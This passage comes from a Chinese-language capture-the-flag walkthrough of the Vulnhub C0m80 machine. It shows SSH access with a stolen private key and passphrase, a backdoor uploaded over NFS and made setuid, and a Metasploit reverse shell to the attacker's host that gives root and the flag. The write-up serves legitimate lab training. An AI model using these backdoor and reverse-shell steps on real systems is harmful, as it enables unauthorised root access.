
继续搜索上面ssh的信息 因为22端口没有开放 所以看一下ssh配置文件 发现只允许本地65122端口访问

```
meterpreter > cat sshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 65122
# Use these options to restrict which interfaces/protocols sshd will bind to
ListenAddress ::1
#ListenAddress 127.0.0.1
......
```

rdp没开 直接用b0b的密码登陆虚拟机 使用b0b的私钥去登陆al1ce账号

```
plink -l al1ce localhost -I id_rsa -P 65122
```

用7M6Kt8tC8X5Qz99@Eeb8592Z$Fd@u286解锁私钥



```
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Sep 23 03:18:49 2017 from localhost
$ id
uid=1001(al1ce) gid=34(backup) groups=34(backup)
$ whoami
al1ce
$
```

通过nfs上传后门 修改后门权限为4777

```
# root @ kali in ~/pentest [16:29:55]
$ nfspysh -o server=192.168.17.140:/ftpsvr/bkp
nfspy@192.168.17.140:/ftpsvr/bkp:/> ls
/:
040770      0     34        4096 2017-09-23 09:37:01 .
100644     34     34     2757002 2018-09-21 16:29:01 ftp104.bkp
040770      0     34        4096 2017-09-23 09:37:01 ..
nfspy@192.168.17.140:/ftpsvr/bkp:/> put ./shell
nfspy@192.168.17.140:/ftpsvr/bkp:/> ls
/:
100644      0     34         207 2018-09-21 16:30:23 shell
040770      0     34        4096 2018-09-21 16:30:23 .
100644     34     34     2757002 2018-09-21 16:30:01 ftp104.bkp
040770      0     34        4096 2018-09-21 16:30:23 ..
nfspy@192.168.17.140:/ftpsvr/bkp:/> chmod 4777 shell
```

msf监听

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.17.141:4444
[*] Sending stage (861480 bytes) to 192.168.17.140
[*] Meterpreter session 3 opened (192.168.17.141:4444 -> 192.168.17.140:37131) at 2018-09-21 16:32:18 +0800

meterpreter > shell
Process 6205 created.
Channel 1 created.
id
uid=1001(al1ce) gid=34(backup) euid=0(root) groups=0(root),34(backup)
whoami
root
```

```
cd /root
ls
flag.txt
cat flag.txt

############## WELL DONE ###############

You dealt BestestSoftware a killer C0m80


I really hope you enjoyed the challenge
and learned a thing of two while on your
journey here.

Please leave feelback & comments at:

     https://3mrgnc3.ninja/

All the best.

 3mrgnc3
 ;D


############  ROOT FLAG ##############

  K1ll3rC0m80D3@l7&i5mash3dth1580x

######################################
```

DONE

点击收藏 | 1 关注 | 1

上一篇：Vulnhub Ch4inrulz 下一篇：Java沙箱逃逸走过的二十个春秋（三）

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板